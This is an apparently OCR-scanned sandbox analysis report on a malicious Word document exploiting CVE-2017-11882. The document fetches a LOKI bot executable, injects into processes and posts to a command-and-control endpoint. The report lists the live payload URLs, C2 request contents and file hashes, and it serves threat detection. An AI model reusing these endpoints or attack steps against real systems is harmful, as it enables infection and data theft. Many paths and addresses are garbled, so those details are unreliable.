Creates process	•	Process ID: 144 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"			
Creates process in system directory	•••	Process ID: 304 Image Path: %windir%\splwow64.exe 12288			
Escalates process privileges to gain a higher level of access	•••	Process ID: 2472 Info: Obtains system level privileges			
Resides in memory to evade detection		Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%vbc.exe			
Resides in memory to evade detection	•••	Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%vbc.exe			
Resides in memory to evade detection	•••	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0			
Resides in memory to evade detection	•••	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `t\$t			
Resides in memory to evade detection	•••	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T. <k`;u< td=""></k`;u<>			
Resides in memory to evade detection	•	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content:			
Resides in memory to evade detection	•	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$}d			
Resides in memory to evade detection	•	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.			
Injects memory with dropped files	•	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.			
Creates command line process		Process ID: 2588 Image Path: %USERPROFILE%wbc.exe			

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%\24FC74
Hides file to evade detection		File: %APPDATA%\24FC74\42AE16.exe

▼ Suspicious network or messaging activity (26)

Characteristic	Significance	Details			
Attempts to connect to suspicious host	•	79.110.62.142			
Attempts to connect to malicious URL		URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS			
Attempts to connect to malicious URL		URL: http://79.110.62.142/0OO.DOC Threat Name: EXPLOIT_RTF.WRS			
Connects to remote URL or IP address	•	Connection: ĬĨÇÑÉĖÑĬĬĖÑĬĖÇĐ\x90°Š'žĐ™-‰šĐ™\x8dśÑ\x8f—\x8f:80 Content: .			
Connects to remote URL or IP address	•••	Connection: liÇÑÉÈÑIÏÊÑIÊÇÐ\x90*Š'≵D™-‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-str m\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n			
Connects to remote URL or IP address	•••	Connection: ĬĨÇÑÉĖŇĨĨĖÑĬĒÇĎ\x90°Š'žĐ™-‰šĐ™\x8dšŇ\x8f—\x8f:80 Content: POST HTTP/1.0lv\nUser-Agent: Mozillal4.08 [Charon; Inferno]\r\nHost:\r\nAccept: "/"\r\nContent-Type: application/octet-str m\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 216\r\nConnection: close\r\n\r\n\r\n			
Connects to remote URL or IP address	•	Connection: 208.67.105.148:80 Content: .			
Connects to remote URL or IP address	•••	Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */"\r\nContent-Type: applicion/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 281\r\nConnection: close\r\n\r\n			
Connects to remote URL or IP address	•	Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6 WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nCordina: Keep-Alive\r\n\r\n'r\n			
Connects to remote URL or IP address	•	Connection: 79.110.62.142:80 Content: HEAD /O-OO.DOC HTTP/1.1l/\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\nConnection: Keep-Alive\r\n\r\n			
Connects to remote URL or IP address		Connection: 79.110.62.142:80 Content: GET /0O0.DOC HTTP/1.1\r\nAccept: */"\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C ET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3; ms-office; MSOffice 14]\r\nAccept-Encoding: gzip, deflate\r\nHos 9.110.62.142\r\nConnection: Keep-Alive\r\n\r\n			
Connects to remote URL or IP address	•	Connection: 1332625038:80 Content: HEAD /0OO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\n\r\n			
Connects to remote URL or IP address	•••	Connection: 79.110.62.142:80 Content: OPTIONS / HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 1332625038\r\nContent-Length: 0\r\nConnection: Keep-Alr\n			
Connects to remote URL or IP address		http://79.110.62.142/8891/vbc.exe			
Connects to remote URL or IP address	•	http://1332625038/OOO.DOC			
Connects to remote URL or IP address	•	http://1332625038/			
Connects to remote URL or IP address	•	http://79.110.62.142/8891/vbc.exe			
Listens on port	•	0.0.0.049429			
Listens on port	•==	0.0.0.0349428			
Listens on port	•==	0.0.0.049427			
Listens on port	•	0.0.0.0:49426			
Listens on port	•	0.0.0.049425			
Queries DNS server	•	79.110.62.142			
Queries DNS server	•	1332625038			
Connects to C&C callback address		http://79.110.62.142/O-OO.DOC			
Exhibits bot behavior	•••	Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157			

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.148	80	-	-	-	#QA2302-4944.docx
79.110.62.142	80	-	-	-	#QA2302-4944.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
79.110.62.142	-	53	-	-	-	#QA2302-4944.docx
1332625038	-	53	-	-	-	#QA2302-4944.docx
1332625038	-	80	-	-	-	#QA2302-4944.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://1332625038/OOO.DOC	Untested	-	-	#QA2302-4944.docx
http://79.110.62.142/8891/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	#QA2302-4944.docx
http://1332625038/	Untested	-	-	#QA2302-4944.docx
http://79.110.62.142/OOO.DOC	Malware Accomplice	High	EXPLOIT_RTF.WRS	#QA2302-4944.docx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Causes process to crash Detected as obfuscated script Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Injects memory with dropped files Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://79.110.62.142/8891/vbc.ex e	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA
~WRF{9E44611E-5DE8-49B0-A0 02-DA8643C7CA20}.tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	357F3FCE1A9AF55887577DB67F4223EC523 6E636
9B427E81.doc	High	Trojan.W97M.CVE201711882.SM N	Drops known malware	-	15815	8D06387E577EF13546AAB1C4888C3D9109 E7DA64
OOO[1].doc	High	Trojan.W97M.CVE201711882.SM N	Drops known malware	http://79.110.62.142/O OO.DOC	15815	8D06387E577EF13546AAB1C4888C3D9109 E7DA64
vbc[1].exe	No risk	-	-	http://79.110.62.142/8891/vbc.ex e	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA
42AE16.exe	No risk	-	-	-	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA
.LNK	No risk	-	-	-	1344	23E3AB47A58867AC0F7ECDC1F8C27C9A3 C09C435
OOO.DOC.url	No risk	-	-	-	53	E2C37551559F88FD1EF768557ED3155F3FC EE126
1332625038.url	No risk	-	-	-	44	9E03013EC9EAA73FE1630856AE06E31C5A D5B37C
a18ca4003deb042bbee7a40f15e1 970b_713b9826-f5f6-4612-b8c6-3 585b9601125	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367 081D8

Suspicious Objects

Туре	Object	Risk Level
Туре	Object	Risk Level
File (SHA1)	22A13B5DB65F00A9E91E8C37E496DF25B5276E77	High
File (SHA1)	357F3FCE1A9AF55887577DB67F4223EC5236E636	High
File (SHA1)	8D06387E577EF13546AAB1C4888C3D9109E7DA64	High
URL	http://79.110.62.142:80/8891/vbc.exe	High
URL	http://79.110.62.142:80/OOO.DOC	High
File (SHA1)	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://r9.110.62.142/O—OO.DOC Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: 98427E81.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 3347FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611		

Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: EXPL_CVE1711882	
	File Name: ~WRF(9E44611E-5DE8-49B0-A002-DA8643C7CA20).tmp	
	SHA1: 357F3FCE1A9AF55887577DB67F4223EC5236E636	
	Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92	
Detection	Threat Characteristic: Drops known malware	
	Source: ATSE	
	Detection Name: Trojan.W97M.CVE201711882.SMN	
	File Name: OOO[1].doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64	
	Engine Version: 22.580.1004	
	Malware Pattern Version: 18.269.92	
Call System API	API Name: GetVersionExA Args: (88dc14) Return: 1	2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2388 Info: Obtains system version from API result	
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None	2388
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\sq% Value: None	2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	2300
Detection	Process ID: 2388	
	Info: Obtains listing of open application windows	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2388
	C\Usage\WORDFiles Value: 56560011	
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2388 Info: Obtains drive info from API result	
Call System API	API Name: GetVersionExA Args: (88b8e0) Return: 1	2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\\Products\000041091100000000000000000000000000000	2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2388
The region y rey	C\Usage\ProductFiles Value: 56560038	2000
Call System API	API Name: GetVersionExA Args: (88b80c) Return: 1	2388
Call System API	API Name: GetVersionExA Args: (88b31c) Return: 1	2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 88a854, 0, 0, 0, 0) Return: 9d1df8	2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2388	
	Info: Obtains file or directory info from API result	
Call Filesystem API	API Name: FindNextFileW Args: (9d1df8, 88a854) Return: 1	2388
Call System API	API Name: GetVersionExA Args: (88b88c) Return: 1	2388
Call System API	API Name: GetVersionExA Args: (88b84c) Return: 1	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\)s% Value: None	
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#00000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\\) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000000000000000000000000	2388
	0c91efb8b)\\) Return: 3	
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-9	2388
	4f2-00a0c91efb8b}\) Return: 5	
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2388
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2388
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2388
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Startup\tems\)s% Value: None	2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388
		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, 889c28, 0, 0, 0) Return: a8d0f0	2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%Microsoft Office\Office14\STARTUP*.*, 0, 889c28, 0, 0, 0) Return: a8cff0	2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2388
	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388
Call System API	A Thaile. Gebruc Typew Ags. (G.) Neumi. G	
	API Name: GetVersionExA Args: (743482d0) Return: 1	2388

Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\0t% Value: None	2388
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1	2388
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1	2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Internet\Server Cache\ Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Internet\Server Cache\Version Value: 1	2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%IMicrosoftWindows\INetCache) Return: 1	2388
Call Network API	API Name: socket Args: (23, 1, 6) Return: 60c	2388
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Protocol Discovery, 0, , , 0) Return: cc0004	2388
Call System API	API Name: DnsQueryEx Args: (1332625038, 1, 50020000) Return: 123	2388
Detection	Threat Characteristic: Queries DNS server	
	1332625038	
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 1332625038, 80, , , 3, 0, 0) Return: cc0008	2388
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, OPTIONS, /, HTTP/1.1, , 0, -2141124608, 0) Return: cc000c	2388
Detection	Threat Characteristic: Connects to remote URL or IP address http://1332625038/	
Write Registry Key	Key; HKEY CURRENT USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet\Settings\ProxyServer\Value: None	2388
Delete Registry Key	Key: HKEY CURRENT USER(SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyOverride Value: None	2388
	,	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoDetect Value: None	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\MicrosoftWindows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	2388
Call Service API	API Name: OpenServiceW Args: (a9ce78, WinHttpAutoProxySvc, 94) Return: a9d0a8	2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Microsoft\Windows) Return: 1	2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Microsoft\Windows) Return: 1	2388
Call System API	API Name: WinHttpCloseHandle Args: (a156628) Return: 1	2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	2388
Call Network API	API Name: socket Args: (2, 2, 0) Return: 72c	2388
Call Network API	API Name: socket Args: (23, 2, 0) Return: 72c	2388
Call Network API	API Name: socket Args: (2, 1, 6) Return: 72c	2388
Call Network API	API Name: bind Args: (72c, 0.0.0.0:49425, 16) Return: 0	2388
Detection	Threat Characteristic: Listens on port 0.0.0.049425	
Call System API	API Name: ConnectEx Args: (72c, 79.110.62.142.80, 16, 0, 0, 0, a9481c) Return: 0	2388
Call Network API	API Name: send Args: (72c, 071iONS / HTTP/1.1\nuser-Agent: Microsoft Office Protocol Discovery\n\nHost: 1332625038\n\nContent-Length: 0\n\nConnecti	2388
Call Network API	on: Keep-Alivel/hl/kn, 1, 132) Return: 0	2300
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142.80 Content: OPTIONS / HTTP/1.1\n\n\user-Agent: Microsoft Office Protocol Discovery\n\n\Host: 1332625038\n\n\content-Length: 0\n\n\content-Length: 0\n\n\content-Keep-Alive\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	
Call System API	API Name: GetDriveTypeW Args: (C:\.) Return: 3	2388
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	2388
Call System API	API Name: DeviceloControl Args: (778, 2d1400, 87ee24, 12, 87edfc, 40, ,) Return: 1	2388
Add File	Path: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS	2388
Write File	Path: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS	2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{70C94540-65D0-44FC-A171-E101E5737196}, %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-	2388
•	CNRY.FSD, 6df1b8af, 0, 0, 9) Return: 1	
Delete File	Path: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS	2388
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2388 File: %TEMP%\(70C94540-65D0-44FC-A171-E101E5737196\) Type: \SDT_COM_DOS	
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{70C94540-65D0-44FC-A171-E101E5737196}) Return: 1	2388
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\(70C94540-65D0-44FC-A171-E101E5737196\)) Return: 0	2388
Write File	Path: %LOCALAPPDATA%IMicrosoftOffice\14.0\0fficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%IMicrosoftOffice\14.0\OfficeFileCache\rSb-CNRY.FSD Type: VSDT_COM_DOS Path: %LOCALAPPDATA%IMicrosoftOffice\14.0\OfficeFileCache\rSb-CNRY.FSD Type: VSDT_COM_DOS	2388
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\(A9CBC63A-C015-46BB-8433-F3E690E0D4E0), %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\Loc alCacheFileEditManager\FSD-CNRY.FSD, 6df1b8af, 0, 0, 9) Return: 1	2388
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0}) Return: 1	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0}) Return: 0	2388
Add File	Path: %LOCALAPPDATA%Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%MicrosoftOffice\14.0\OfficeFileCache\FSF-CTBL.FSF Type: VSDT_COM_DOS	2388
Add File	Path: %LOCALAPPDATA%MicrosoftOffice\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%MicrosoftOffice\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%IMicrosoftOffice\14.0\OfficeFileCache\FSF-CTBL.FSF Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%IMicrosoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS	2388
•	Path: %LOCALAPPDATA%MicrosoftOffice\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS	2388
Write File		2388
Write File	Path: %LOCAL APPDATA%\Microsoft\Office\14.0\Office\ideCache\ESD_224A7D6E5, 1776, 4990, 9001, E00AE40E0747 ESD_T. co.\4.000	
Write File	Path: %LOCALAPPDATA%MicrosoftOffice114.01OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftOffice\14.01OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS	
Write File Write File	Path: %LOCALAPPDATA%Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS	2388
Write File		

Add File		
7100 1 110	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Delete File	Path: %TEMP%\(A9CBC63A-C015-46BB-8433-F3E690E0D4E0\) Type: VSDT_COM_DOS	2388
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2388 File: %TEMP%\(A9CBC63A-C015-46BB-8433-F3E690E0D4E0\) Type: \S0T_COM_DOS	
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS	2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS	2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E0C2F49F-8FDD-4993-9647-44915C9DFF52}.FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E0C2F49F-8FDD-4993-9647-44915C9DFF52}.FSD Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Type: VSDT_COM_DOS	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E0C2F49F-8FDD-4993-9647-44915C9DFF52}.FSD Typ	2388
Write File	e: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E0C2F49F-8FDD-4993-9647-44915C9DFF52}.FSD Typ	2388
Write File	e: VSDT_COM_DOS Path: %LOCALAPPDATA%\\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{E0C2F49F-8FDD-4993-9647-44915C9DFF52}.FSD Typ	2388
Write File	e: VSDT_COM_DOS Path: %LOCALAPPDATA%\\Microsoft\Office\14.0\OfficeFileCache\FSD-{24A7D6F5-1776-488C-8001-F0CAF40F0747},FSD Type: VSDT_COM_DOS	2388
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Internet\Server Cache\http://1332625038\Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\microsoft\Office\14.0\Common\internet\Server Cache\int\py\/1332625038\EnableBHO Value: 0	2388
		2388
Call Service API	API Name: OpenServiceW Args: (a151e78, NetSetupSvc, 4) Return: a151ec8	
Call System API	API Name: WinHttpCloseHandle Args: (a1702f8) Return: 1	2388
Call Network API	API Name: socket Args: (23, 1, 6) Return: 91c	2388
Call Network API	API Name: socket Args: (2, 2, 0) Return: 97c	2388
Call Network API	API Name: socket Args: (23, 2, 0) Return: 97c	2388
Call System API	API Name: DnsQueryEx Args: (1332625038, 1, 40006000) Return: 87	2388
Call System API	API Name: DnsQueryEx Args: (1332625038, 1c, 40026000) Return: 123	2388
Call Network API	API Name: socket Args: (23, 2, 0) Return: 97c	2388
Call Network API	API Name: socket Args: (2, 1, 6) Return: 97c	2388
